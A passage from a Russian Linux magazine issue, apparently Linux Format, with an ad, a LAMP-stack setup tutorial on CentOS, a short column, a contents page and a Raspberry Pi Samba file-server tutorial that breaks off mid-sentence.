У сервиса есть и web-интерфейс, и утилита командной строки *osc*. Исходный код OBS открыт (под GPL2), и это альтернатива сервису, размещенному на серверах SUSE – загрузив и скомпилировав программу из исходников или воспользовавшись развертываемой системой (в виде образа VMware или Live CD), вы сможете установить сервис и работать с ним локально. Это хороший вариант для тех, кто не хочет выдавать исходные коды программы и приложение в открытый доступ.

# 1С:ПРЕДПРИЯТИЕ 8

## Новое поколение систем автоматизации управления и учета

- 1С:Управление производственным предприятием
- 1С:Бухгалтерия
- 1С:Зарплата и управление персоналом
- 1С:Управление торговлей
- Отраслевые и специализированные решения

# Теперь работает в Linux!

Для запуска «1С:Предприятия» в Linux необходимо наличие WINE@Etersoft, который входит в состав дистрибутива Mandriva Linux 2011 Powerpack



Москва  
+7 (499)

271-49-54

Санкт-Петербург  
+7 (812)

309-06-86

Linux-эксперт для вашего бизнеса. [www.linuxcenter.ru](http://www.linuxcenter.ru)



# Стек LAMP

Знаменитая четверка из мира открытого ПО, LAMP содержит все необходимое для управления коммерческим сайтом. Первая из четырех статей в серии.


**L**AMP – пожалуй, одна из самых известных аббревиатур в мире открытого ПО, но если вы ее не слышали, то L – это Linux, A – Apache, M – MySQL, а P – хм... это зависит от того, кого вы спрашиваете. Большинство, наверное, скажут «PHP», но Perl и Python тоже часто используются для написания скриптов на сервере. Вместе эти четыре технологии позволяют создавать надежные динамические сайты на основе исключительно свободных программ с открытым исходным кодом.

Что такое «динамический» сайт? Ну, изначально содержимое сайтов было статическим. Например, люди писали свои исследовательские отчеты в виде web-страниц, а web-сервер доставлял их в браузер. При каждом посещении страницы вы видите одно и то же, если, конечно, кто-то не зашел и не отредактировал ее. На динамическом сайте, напротив, по крайней мере часть содержимого создается на лету, обычно с помощью кода (на стороне сервера), который каким-то образом связан с web-страницей. Простой пример – страница [www.whattimeisit.com](http://www.whattimeisit.com), которая сообщает текущее время и является истинно динамической, т.е. вы не видите одно и то же каждый раз, когда открываете ее (мне приходит на ум старый скетч из «Шоу тупиц» [радиопередача BBC, выходявшая в 1951–1960 г., – прим. пер.], в котором Эклс [Eccles] записал время на листке бумаги, чтобы потом с ним сверяться).

## Трехуровневая архитектура

Обычно у динамического сайта есть база данных на стороне сервера. Например, зайдя на [nationalrail.co.uk](http://nationalrail.co.uk), сначала вы увидите более или менее статическую страницу, где можно ввести место назначения и время отправления поездки. После нажатия на кнопку Go [Найти] откроется следующая страница с расписанием поездов, и она по большей части генерируется на лету с помощью обращения к базе данных на сервере. Это классическая трехуровневая архитектура: первый уровень – уровень представления, это интерфейс, который собирает информацию у пользователя и показывает ему результат. Средний уровень – уровень бизнес-логики, на нем находится вся логика приложения. Например, если вам нужно узнать расписание поездов от Лидса до Лутона, и вам нужны только «самые быстрые поезда» (поезда, которые не опережаются другими поездами), то чтобы это узнать, придется кое-что вычислить. Это называется «бизнес-логикой». Наконец, на уровне сервера размещаются данные – в данном случае, база данных расписаний поездов. Это три уровня архитектуры, предоставляемые стеком LAMP, хотя, как показывает мой рисунок, четкой связи между L, A, M и P и тремя уровнями архитектуры нет.

➤ Создание типичной трехуровневой web-архитектуры с помощью стека LAMP.



Эту серию мы начнем с установки CentOS 6.2. Мы установим и настроим компоненты стека A, M и P и среду разработки. По ходу дела мы познакомимся с базами данных и языком SQL (Structured Query Language – язык структурированных запросов), освоим HTML, хотя бы немного, и изучим PHP настолько, чтобы выполнить задачу. Настоятельно рекомендую установить CentOS (например, в виртуальную машину) и следовать за мной.

LAMP так широко используется, что во многих дистрибутивах Linux можно установить его одним щелчком мыши. Например, в Ubuntu есть команда `tasksel` – она устанавливает заданные наборы программ для указанной рабочей загрузки сервера и формирует задание LAMP, устанавливающее весь стек одной командой. Другой пример: если вы планируете размещать сайт на «облаке» AWS, откройте мастер создания новой системы [New Instance], выберите вкладку Community AMIs [Образы сообщества] и введите «LAMP» в строку поиска. Вы увидите более 200 предоставленных сообществом образов, в основном на базе Ubuntu или CentOS. Но установка компонентов стека по отдельности позволит лучше понять, что происходит, поэтому так и поступим.

Начнем с Apache. Он есть в стандартных репозиториях CentOS, и установить его легко:

```
# yum install httpd
```

Появится несколько зависимостей, в основном для поддержки среды времени выполнения Apache. Вам также может понадобиться документация, которая, оказывается, в отдельном пакете:

```
# yum install httpd-manual
```

Главный файл конфигурации Apache – `/etc/httpd/conf/httpd.conf`. Рассмотрим основные директивы (учтите, что это не полный файл, а номера строк добавлены для ссылок).

- 1. ServerRoot "/etc/httpd"
- 2. Listen 80
- 3. User apache
- 4. Group apache
- 5. LoadModule auth\_basic\_module modules/mod\_auth\_basic.so
- 6. LoadModule auth\_digest\_module modules/mod\_auth\_digest.so
- 7. Include conf.d/\*.conf
- 8. LogLevel warn
- 9. DocumentRoot "/var/www/html"
- 10. <IfModule prefork.c>
- 11. StartServers 8
- 12. MinSpareServers 5

## Устранение ошибок

Конечно, при первом запуске сервис будет работать отлично, и вы сможете отправиться на прогулку и посчитать барашков в небе. Но в случае проблем, вот что стоит проверить:

- » Запущен ли сервис? (ищите его командой `grep` в выводе `ps -ef`)
- » Открыт ли нужный порт(ы) сервиса? (на этот вопрос ответит `lsof -i`)
- » Открыт ли порт в брандмауэре? (запустите `iptables -L` или воспользуйтесь утилитой `systemconfig-firewall`)
- » Появляются ли в лог-файле какие-то сообщения при запуске сервиса или при попытке обращения к нему?



- 13. MaxSpareServers 20
- 14. ServerLimit 256
- 15. MaxClients 256
- 16. MaxRequestsPerChild 4000
- 17. </IfModule>

В строке 1 задается расположение файлов настройки, лог-файлов и файлов ошибок сервера. Вообще-то `/etc` – совсем не подходящее место для лог-файлов, и вы обнаружите, что `/etc/httpd/logs` – на самом деле символическая ссылка на `/var/log/httpd`, это более общепринятый каталог для лог-файлов. В строке 2 указан номер прослушиваемого порта. Разумеется, это порт 80 – стандартный порт HTTP. В строках 3 и 4 задаются пользователь и группа, от имени которых будет запускаться сервер (учетная запись “apache” была добавлена во время установки пакета). На самом деле механизм более сложный: при запуске сервера первоначальный (родительский) процесс выполняется от имени `root`, чтобы можно было подключиться к порту 80 (в UNIX и Linux порты с номером меньше 1024 являются «привилегированными»: подключаться к ним может только процесс, запущенный от имени `root`). Затем родительский процесс создает несколько дочерних процессов для обработки запросов, и эти процессы опускают свой уровень привилегий до обычного пользователя, заданного в директивах “User” и “Group”. Специалисты по безопасности назвали бы это «принципом наименьших привилегий».

В строках 5 и 6 показаны только две из большого количества строк, в которых загружаются модули *Apache*. Исполняемый файл `apache` содержит лишь минимальный набор модулей (определенный парнями в CentOS при его сборке), и большая часть функциональности *Apache* обеспечивается этими динамически загружаемыми модулями. Строка 7 – пример того, что я обычно называю здесь «болезнью .d»; она велит серверу также прочитать все файлы настройки в `/etc/httpd/conf.d`. Позже мы рассмотрим пример использования этой возможности. В строке 8 определяется уровень журналирования – в журнал записываются сообщения только уровня “warn [предупреждения]” и выше. В строке 9 задается каталог верхнего уровня, содержащий обслуживаемый контент. Наконец, строки с 10 по 17 связаны с настройкой производительности. Чтобы гарантировать немедленный ответ при поступлении запроса, *Apache* старается поддерживать пул запасных процессов, готовых к обработке новых запросов. Эти параметры управляют размером пула. Обратите внимание на робкую попытку воспользоваться синтаксисом XML с открывающим и закрывающим тэгами. Другие примеры этих директив контейнера мы увидим позже.

Этого файла настройки вполне достаточно для наших текущих потребностей, поэтому запустим сервис:

```
# service httpd start
```

Сделаем так, чтобы сервер запускался при загрузке системы:

```
# chkconfig httpd on
```

Просто чтобы убедиться, что это работает, создадим немного контента в виде файла `/var/www/html/greet.html` со следующим содержимым:

```
Hello World!
```

Да, строго говоря, здесь нужно было указать правильные HTML-тэги: `<head>`, `<body>` и другие, но браузер прекрасно справится с выводом этой простой строки текста. Создав этот файл, откройте браузер и перейдите на `http://localhost/greet.html` – должна открыться страница «Hello World!». Если ее нет, во врезке есть несколько советов по устранению ошибок.

## Документация

Если открыть адрес `http://localhost/manual`, вы должны перейти на «домашнюю страницу» онлайн-документации. На ней вы найдете набор руководств и инструкций с массой перекрестных ссылок, а также подробный список всех директив конфигурации.

## Устранение ошибок

Если ваш сервер *Apache* не работает, вот несколько вещей, которые имеет смысл проверить:

» Запущен ли демон? Команда `ps -ef | grep httpd` должна вывести один процесс `httpd`, запущенный от имени `root`, и восемь, запущенных от имени `apache`.

» Слушает ли демон? Команда `lsof -i tcp:80` должна вывести тот же набор процессов, слушающих на выделенном порту.

» Появляется ли при попытке открыть сайт запись в лог-файле доступа (`/var/log/httpd/access_log`) или в лог-файле ошибок (`/var/log/httpd/error_log`)?

Откуда все это берется? Если вы выведете список файлов пакета `httpd-manual` –

```
# rpm -ql httpd-manual
```

то увидите, что пакет размещает множество своих файлов в каталоге `/var/www/manual`. На первый взгляд это неправильно, потому что этот каталог находится не в корневом каталоге сервера `DocumentRoot (/var/www/html)` и, вероятно, недоступен. Что же происходит? Оказывается, что пакет `httpd-manual` добавил и файл настройки `/etc/httpd/conf.d/manual.conf`. В нем задается алиас:

```
Alias /manual /var/www/manual
```

(На самом деле эта строка сложнее. Она хитро разбирает регулярное выражение с тэгами, чтобы выбралась документация на нужном языке. Но и упрощенный вариант, приведенный выше, будет работать отлично.) Именно этот алиас связывает адрес вроде `http://localhost/manual/bind.html` с файлом `/var/www/manual/bind.html`.

## Можно мне на букву “P”?

Итак, часть «А» стека LAMP установлена и работает. Посмотрим на «P». Все необходимое опять же есть в репозиториях CentOS, поэтому установка проста:

```
# yum install php
```

Наша конечная цель – написать на PHP серверную часть нашего web-приложения, но скрипты на PHP можно запускать и отдельно, как скрипты на Perl или скрипты Bash. Начнем с “Hello world” в виде отдельного скрипта:


```
#!/usr/bin/php
<?php echo "Hello World\n"; ?>
```

Первая строка – обычная «шапка», которая сообщает Linux, какой интерпретатор использовать. Учтите: чтобы интерпретатор выполнил код во второй строке, его нужно заключить в тэги `<?php ...?>`. Все, что вне этих тэгов, будет просто копироваться в стандартный вывод. Поэтому создайте файл `greet.php` с указанным содержимым, затем сделайте его исполняемым и запустите:

```
$ chmod u+x greet.php
$ ./greet.php
```

Пакет `php`, который мы только что установили, содержит файл `/etc/httpd/conf.d/php.conf`. Помните, как я говорил, что `httpd`

» Так адрес и параметр `DocumentRoot` объединяются друг с другом для определения имени файла, который нужно вернуть с сервера.



## HTML-редакторы

Существует множество открытых редакторов HTML. В них есть горячие клавиши для ввода структурных элементов HTML, дополнение тэгов и атрибутов и предварительный просмотр страниц. Рекомендую *Quanta Plus*. В CentOS его можно устано-

вить всего одной командой – а именно, следующей:

```
# yum install kwebdev
```

Так как это утилита KDE (а CentOS основан на GNOME), заодно придется установить несколько зависимостей – библиотек поддержки KDE.

страдает болезнью «точка-d»? У нее есть и преимущество: при установке пакета он может просто добавить файл настройки в каталог `conf.d`, и сервер подхватит его. Разумеется, чтобы изменения вступили в силу, нужно перезапустить сервис:

```
# service httpd restart
```

В этом файле `php.conf` настраивается использование модуля `php`; он включает директиву `LoadModule` для установки модуля `apache-mod_php5` и директиву `AddHandler`, которая связывает обработчик скриптов PHP с файлами `.php`. Теперь наш сайт может обрабатывать динамически генерируемый контент с помощью PHP. Вот пример, похожий на сайт [www.whattimeisit.com](http://www.whattimeisit.com), о котором я говорил ранее. В нем используется более полный набор тэгов HTML:

```
<html>
<head>
<title> What time is it?</title>
</head>
<body>
<h3> The time is: </h3>
<?php
date_default_timezone_set("UTC");
echo date("F j, Y, g:i a");
?>
</body>
</html>
```

Обратите внимание, что, как и в отдельном скрипте на PHP, мы должны заключить код PHP в тэги `<?php ...?>`, чтобы он был обработан. Для проверки создайте файл `/var/www/html/time.php` с указанным содержимым и откройте в браузере адрес <http://localhost/time.php>. Затем добавьте код

```
phpinfo();
```

в тэгах `php`. Обновите страницу в браузере, и вы должны увидеть множество аккуратно оформленных параметров, относящихся к сборке PHP и рабочей среде.

Если вы и вправду следите за моим рассказом (а мне хотелось бы думать, что такие люди есть), вы можете подумать, что мы не достигли почти ничего. Но по сути мы достигли многого. Мы убедились, что и сервер *Apache*, и интерпретатор PHP работают, и что с помощью PHP мы можем генерировать динамическое содержимое.


## Контроль доступа

В *Apache* можно управлять доступом на разных уровнях. Вот пример ограничения доступа к части сайта компьютерам из заданного диапазона IP-адресов (вероятно, локальная сеть):

```
<Directory /var/www/html/private>
order deny,allow
deny from all
allow from 192.168.1.0/24
```

```
</Directory>
```

Обратите внимание на контейнер `<Directory>`. Можно управлять доступом и на уровне пользователей, заставляя их вводить имя и пароль для доступа к определенным частям сайта. Также можно создать защищенный сайт, использующий протокол HTTPS. С помощью самоподписанного сертификата это довольно просто.



» Редактировать HTML-код всегда нудно, но *Quanta* вам поможет. Она понимает и немного PHP.

## Среда разработки

Это Linux, и поэтому для разработки динамических сайтов вам нужен только текстовый редактор, например, старый добрый *Vi*. Но существуют и открытые среды разработки, которые повысят вашу продуктивность. Одна из них – *Eclipse*, среда разработки, поддерживающая множество языков за счет большого набора модулей расширения. Вот как ее установить:

» Откройте [www.eclipse.org](http://www.eclipse.org).

» Щелкните по ссылке "Download Eclipse [Загрузить Eclipse]" и выберите Eclipse Classic. Если у вас 32-битная система, убедитесь, что вы выбрали 32-битную версию.

» Загрузите и сохраните файл – его название будет напоминать такое: `eclipse-SDK-4.2.1-linux-gtk.tar.gz`.

» Откройте терминал, перейдите в свой домашний каталог и распакуйте загруженный архив, примерно так:

```
$ cd
$ tar xvf ~/Downloads/eclipse-SDK*.tar.gz
  Теперь можно запустить eclipse с командной строки:
$ cd eclipse
$ ./eclipse
```

Можно добавить иконку запуска *eclipse* на рабочий стол или на верхнюю панель. А можно установить модуль PHP для *eclipse*:


» В меню Help [Справка] *eclipse* выберите Install New Software [Установка новых программ].

» В окне Available Software [Доступные программы] выберите `java` из выпадающего списка Work with: [Работает с:].

» Откройте категорию Programming Languages [Языки программирования] и выберите PHP Development Tools [Средства разработки PHP].

» Примите лицензионное соглашение и нажмите Finish [Готово]

Через месяц мы погрузимся в тайны HTML и напишем настоящее web-приложение для обработки данных, отправленных с формы. Увидимся! **LXF**



» В большинстве дистрибутивов Linux есть утилита для установки сразу всех компонентов стека LAMP. Здесь – *taskel* из Debian.

Наши эксперты помогут вам с любым приложением Linux!



**ЕВГЕНИЙ БАЛДИН**  
Подтвердивший  
свою квалификацию  
физик.

## Эльбрус вроде жив

По-видимому, на свете нет ничего,  
что не могло бы случиться.  
*Марк Твен Сэмюэл Лэнгхорн Клеменс*

**Ж**ил ли он раньше, история умалчивает; ну, или просто была засекречена. Но сейчас российский процессор определенно подает признаки жизни. И я думаю, что это весьма неплохо. Плохо, что таких признаков мало, потому как востребованность грамотных технических специалистов, а следовательно, и их ценность, резко увеличивается, когда начинают даже слабые подвижки в сфере высоких по меркам нашего времени технологий.

Можно скукаться и процедить: фи-и-и, 500 МГц... На что можно ответить: а вчера и 5 МГц не было. Кроме того, не мегагерцами единными – просто потому, что перед мегагерцами стенкой стоят скорость света и физический размер атома.

Будущим владеть предназначено тому, у кого появится оптимальная архитектура и большая легкость ее масштабирования. Ну да, ну да, и тут пока похвалиться особо нечем, да и ценника пока за моноблочный компьютер с Эльбрусами на борту не выдать. Но пусть будут – хотя бы потому, что там GNU/Linux (чтобы там ни творили Минобороны и МЦСТ с его исходниками), который вытравить удастся с этой архитектуры разве что запрещенным дустом.

**P.S.** Вышла новая версия распределенной СУБД *SciDB*, специализирующейся на больших массивах данных, за номером 12.12. Приятно наблюдать, как развиваются хорошие проекты!

e.m.baldin@inp.nsk.su

## В этом месяце вы научитесь...



**Слатть торренты с Pi** ..... 66  
Наши данные нам нужны – причем немедленно! – в какой бы точке планеты мы ни находились. **Маянк Шарма** нас выручит.



**Внедряться в сервер** ..... 70  
**Бен Эверард** исследует небезопасное web-приложение и показывает вам, как отыскивать и эксплуатировать его слабости.



**Делиться периферией** ..... 74  
**Нейл Ботвик** изловчился заставить свой компьютер не жадничать и быть вежливым, призвав на помощь методы *Synergy*.



**Добавлять формы** ..... 76  
Поскольку лучшие поставщики контента – это пользователи. **Джоно Бэкон** покажет вам, как добавить в *Django* формы ввода.



**Вникать в Erlang** ..... 80  
**Андрей Ушаков** построил многозадачные функции, которые обрабатывают порции исходных данных параллельно.



**Грузиться быстрее** ..... 84  
**Джон Лэйн** с головой ныряет в *systemd*, чтобы разобраться, как именно стартует его компьютер.



**Вычислять параллельно** ..... 88  
Вникнув в трудности Большого адронного коллайдера, **Евгений Балдин** обнаружил, что выход есть.

# Пропустили номер?

Узнайте на с. 104, как получить его прямо сейчас!






# Raspberry Pi:

**Маянк Шарма** показывает, как превратить Pi в торрент-сервер без монитора и скачивать с него файлы на смартфон.



**Наш эксперт**

Фанат открытого ПО **Маянк Шарма** был редактором [Linux.com](http://Linux.com) и пишет для *LinuxToday*, *Digg* и *PC Plus*.



**Л**учшее в RPi – то, что это не только замечательное устройство для обучения, но и потенциальный сервер без монитора с достаточной производительностью; теперь, с увеличением объема памяти, это тем более верно.

Вопреки распространенному мнению, не каждый сервер требует большой вычислительной мощности. Например, если вы хотите загружать файлы и делиться ими с другими пользователями Сети, независимо от их операционной системы или устройства, многоядерный процессор серверу ни к чему. Вообще-то использование старого компьютера с Linux в качестве такого выделенного сервера – популярный способ спасения отслужившего свое «железа». Единственный недостаток этого подхода – в большом

энергопотреблении. У большинства современных роутеров есть USB-порт, и если вставить в него флэшку, то файлы на ней будут доступны всем компьютерам, подключенным к роутеру. Ну, а если у вас более старый роутер и вы хотите не только совместно использовать файлы?

С RPi можно сделать все это и многое другое, не разоряясь на обычный компьютер, и без ограничений, присущих специальным устройствам, таким как роутеры.

## Собираем компоненты

Мы воспользуемся RPi редакции 2 RPi с 512 МБ ОЗУ, но все должно прекрасно работать и на более ранних версиях. Усилим ее последней версией Raspbian (версия 2012-10-28-wheezy-raspbian). Более новые релизы прекрасны тем, что могут использовать весь увеличенный объем памяти без дополнительных настроек. В них также по умолчанию включена SSH, что позволит пользователям подключиться к RPi и настроить ее, даже не втыкая монитор.

Загрузите последнюю версию дистрибутива Raspbian и запишите ее на SD-карту командой `dd` в Linux или *Win32DiskImager* в Windows. RPi можно подключить к Интернету с помощью беспроводного USB-адаптера, но лучше будет подключить его кабелем к роутеру через порт Ethernet.

Подсоединив и включив Rpi, перейдите на страницу администрирования роутера (ее адрес можно найти на роутере или в документации по нему). Скорее всего, в роутере включен DHCP для выдачи IP-адресов подключаемым устройствам. Изучите настройки в интерфейсе администратора, осмотрите список всех подключенных устройств и запишите IP-адрес, который роутер назначил RPi. Позже нам придется назначить RPi статический IP-адрес (см. врезку), для гарантии, чтобы у RPi всегда был один и тот же адрес. Допустим, динамический IP-адрес, назначенный RPi – 192.168.3.100. Этой информации достаточно, чтобы подключиться к RPi и настроить Raspbian через SSH. Клиент SSH есть в каждом дистрибутиве Linux. Пользователи Windows могут воспользоваться *PuTTY*.

Для подключения с удаленного компьютера с Linux откройте терминал и скомаундите:

```
$ sudo ssh pi@192.168.3.100
```


Когда вы подтвердите добавление этого адреса в список доверенных хостов, у вас спросят логин и пароль. В свежем, ненастроенном Raspbian это пользователь “pi” и пароль “raspberrу”. Дальнейшие команды будут одинаковы, независимо от того, подключаетесь вы из Linux или из Windows, так как они запускаются в дистрибутиве Raspbian Linux на RPi. Поскольку это свежая система, вам предложат сперва ее сконфигурировать. Введите команду

```
$ sudo raspi-config
```

На экране появится множество вариантов ваших действий. Прокрутите список до конца и выберите Update [Обновить], так будет загружена последняя версия этой утилиты настройки. После этого RPi перезагрузится, и вам придется снова подключиться к ней командой `ssh` или *PuTTY*, как и ранее. Это нужно делать при каждом изменении настроек и перезагрузке RPi.

Вернувшись в утилиту, выберите опцию `expand_rootfs`, чтобы раздел с Raspbian мог занять все место на SD-карте. Наконец,

➤ Связав сетевой ресурс с сетевым диском, вы сможете пользоваться удаленным USB-дискком, подключенным к RPi, точно так же, как и любым другим диском своего компьютера.



# Сервер дешево

выберите опцию `memory_split` – она позволит разделить оперативную память RPi между графическим процессором и центральным процессором. Поскольку мы будем подключаться к Pi только удаленно, выделите графическому процессору минимальный объем памяти – 16 МБ.

Затем нужно добавить в RPi других пользователей. Позже мы ограничим доступ к определенным каталогам на флэшке для определенных пользователей, а также группами пользователей, но некоторые каталоги останутся публичными.

```
$ sudo adduser bodhi
```

Эта команда добавит пользователя и создаст соответствующие каталоги – будет запрошен пароль пользователя и другие параметры. Затем добавьте этого пользователя в группу `users` командой

```
$ sudo usermod -a -G users bodhi
```

## Просим на сцену

Когда закончите, пора сделать RPi доступным через Интернет. Для этого применим *Samba*, которая позволит организовать общий доступ к файлам по протоколу CIFS (Common Internet File System – общая файловая система Интернета). Для установки *Samba* на RPi введите команду

```
$ sudo apt-get install samba samba-common-bin
```

Затем нужно добавить в *Samba* пользователей. Для пользователя по умолчанию `pi` выполните команду:

```
$ sudo smbpasswd -a pi
```

У вас спросят пароль. Обычно можно безопасно использовать тот же пароль, что и в учетной записи пользователя. Повторите этот шаг для каждого пользователя системы.

*Samba* работает под управлением файла настройки, который нужно изменить до ее использования. Перед этим стоит сделать резервную копию существующего:

```
$ sudo cp /etc/samba/smb.conf /etc/samba/smb.conf.old
```

Затем откроем его в редакторе командной строки *nano*:

```
$ sudo nano /etc/samba/smb.conf
```

В этом файле найдите раздел `Authentication`. Удалите там решетку в начале строки

```
#security = user
```

чтобы она стала такой:

```
security = user
```

Это гарантирует, что *Samba* позволит подключиться только тем пользователям, у кого есть домашние каталоги на RPi. Чтобы у пользователей был доступ к их домашним каталогам, найдите раздел `[homes]` и убедитесь, что значения следующих параметров соответствуют приведенным ниже

```
browseable = yes
```

```
read only = no
```

Для выхода из *nano* нажмите `Ctrl+X`, затем `у`, чтобы сохранить файл, затем `Enter` – при появлении имени файла. При любых изменениях в любом сервисе нужно перезапустить сервис, чтобы изменения вступили в силу. Для перезапуска *Samba* выполните команду:

```
$ sudo service samba restart
```

## Переход на статический IP-адрес

Так как удаленные ресурсы *Samba* будут монтироваться автоматически, необходимо, чтобы у них всегда был один и тот же адрес. С DHCP роутер назначает устройствам доступные IP-адреса. Это означает, что наш RPi с адресом **192.168.3.100** может получить другой адрес после перезагрузки, и тогда не будет смонтирован ни один из удаленных ресурсов.

Чтобы RPi гарантированно назначался всегда один и тот же IP-адрес, нужно сделать его статическим. Для этого сначала нужно получить информацию о сети командой **ifconfig eth0**. Вам понадобятся шлюз по умолчанию и сервер DNS. В большинстве случаев они будут совпадать с адресом интерфейса администрирования роутера. Сетевая маска скорее всего будет **255.255.255.0**.

Также найдите в интерфейсе администратора диапазон адресов, который роутер

выдает по DHCP. Нам нужен адрес ближе к концу диапазона, чтобы избежать возможного назначения этого адреса другому устройству по DHCP.

Затем подключитесь к RPi по SSH и в файле `/etc/network/interfaces` строку `iface eth0 inet dhcp`

замените на

```
iface eth0 inet static
```

Под ней напишите параметры статического IP-адреса:

```
address 192.168.3.121
```

```
netmask 255.255.255.0
```

```
gateway 192.168.3.1
```


```
nameserver 192.168.3.1
```

Готово. Сохраните файл и перезагрузите RPi. После перезагрузки выполните команду **ifconfig eth0** и убедитесь, что IP-адрес соответствует заданному нами.

Используйте этот адрес во всех файлах настройки.

Теперь пора подключать USB-устройство к RPi. Хотя на RPi есть несколько USB-портов, любые дополнительные USB-устройства лучше подключать через USB-хаб с питанием, особенно при подключении больших дисков с большим энергопотреблением. Также обратите внимание на то, как отформатирован диск. По умолчанию многие USB-флэшки отформатированы в FAT32. Возможно, это лучший формат с точки зрения совместимости операционной системы, но для разделения файлов по сети – худший. Кроме того, есть формат NTFS, который используется многими большими внешними USB-дисками. Если вы хотите организовать потоковое воспроизведение мультимедиа с удаленного диска, это не ваш формат: лучше всего воспользоваться EXT4. Выберите EXT4 только в том случае, если диск будет использоваться через сеть или на компьютерах Linux. После подключения диска найдите его командой **sudo fdisk -l**. Она выведет список устройств, подключенных к RPi, и их разделы. Просмотрите результаты и найдите диск, раз-

» В современных файловых менеджерах Linux, типа *Nautilus* в Gnome и *Dolphin* в KDE, можно напрямую обращаться к ресурсам *Samba* и монтировать их.



» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

## Создаем торрент

Главное различие между web- и настольными версиями *Transmission* – то, что в первых нет графических средств для создания собственного торрента. Для этого нужно пользоваться утилитой командной строки *transmission-create*, которая входит в состав *transmission-daemon*.

Чтобы создать торрент, кроме файлов, которые будут включены в раздачу, вам понадобится трекер *BitTorrent*. Это сервер, который помогает подключиться друг к другу пользователям, или пирам, которые раздают содержимое торрента. Для этого руководства воспользуемся треке-

